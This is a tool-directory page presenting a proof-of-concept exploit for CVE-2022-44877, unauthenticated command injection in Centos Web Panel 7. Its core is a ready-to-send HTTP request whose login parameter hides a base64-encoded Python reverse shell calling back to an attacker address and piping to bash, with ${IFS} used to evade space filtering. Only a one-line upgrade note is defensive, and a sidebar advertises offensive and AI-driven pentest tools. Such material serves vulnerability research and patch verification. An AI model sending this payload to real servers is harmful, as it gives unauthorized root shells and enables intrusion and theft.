
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2022-44877 — Proof-of-concept exploit for CVE-2022-44877, an unauthenticated remote code execution in Centos Web Panel 7 (< 0.9.8.1147) via command injection in the login parameter. | Kitploit
Tools/GitHubGitHub/numanturle/cve-2022-44877
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingRemote Access Tool
GitHubnumanturle/cve-2022-44877

CVE-2022-44877

Proof-of-concept exploit for CVE-2022-44877, an unauthenticated remote code execution in Centos Web Panel 7 (< 0.9.8.1147) via command injection in the login parameter.

View Repository
10323263 years agoReviewed by Kitploit
Share


Centos Web Panel 7 Unauthenticated Remote Code Execution - CVE-2022-44877

[+] Centos Web Panel 7 Unauthenticated Remote Code Execution
[+] Centos Web Panel 7 - < 0.9.8.1147
[+] Affected Component ip:2031/login/index.php?login=$(whoami)
[+] Discoverer: Numan Türle @ Gais Cyber Security
[+] Vendor: https://centos-webpanel.com/ - https://control-webpanel.com/changelog#1669855527714-450fb335-6194

IMAGE ALT TEXT HERE

Description

https://www.gnu.org/software/bash/manual/html_node/Double-Quotes.html

https://www.gnu.org/software/bash/manual/html_node/Shell-Parameter-Expansion.html

➜  CVE-2022-44877 echo "example_log" >> log
➜  CVE-2022-44877 cat log
example_log
➜  CVE-2022-44877 echo "example_log $(whoami)" >> log
➜  CVE-2022-44877 cat log
example_log
example_log root
➜  CVE-2022-44877

img

img

Proof of concept:

POST /login/index.php?login=$(echo${IFS}cHl0aG9uIC1jICdpbXBvcnQgc29ja2V0LHN1YnByb2Nlc3Msb3M7cz1zb2NrZXQuc29ja2V0KHNvY2tldC5BRl9JTkVULHNvY2tldC5TT0NLX1NUUkVBTSk7cy5jb25uZWN0KCgiMTAuMTMuMzcuMTEiLDEzMzcpKTtvcy5kdXAyKHMuZmlsZW5vKCksMCk7IG9zLmR1cDIocy5maWxlbm8oKSwxKTtvcy5kdXAyKHMuZmlsZW5vKCksMik7aW1wb3J0IHB0eTsgcHR5LnNwYXduKCJzaCIpJyAg${IFS}|${IFS}base64${IFS}-d${IFS}|${IFS}bash) HTTP/1.1
Host: 10.13.37.10:2031
Cookie: cwpsrv-2dbdc5905576590830494c54c04a1b01=6ahj1a6etv72ut1eaupietdk82
Content-Length: 40
Origin: https://10.13.37.10:2031
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: https://10.13.37.10:2031/login/index.php?login=failed
Accept-Encoding: gzip, deflate
Accept-Language: en
Connection: close

username=root&password=toor&commit=Login

Solution

Upgrade to CWP7 current version.

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    565
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    327
  • 5

    estorides

    grisuno/estorides

    Aggregates 99+ free OSINT sources in parallel, resolves entities into a knowledge graph, and exports STIX 2.1, MISP, or GraphML with LLM-assisted analysis.

    258
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    256

Explore all tools

Browse our collection of tools

View all tools →





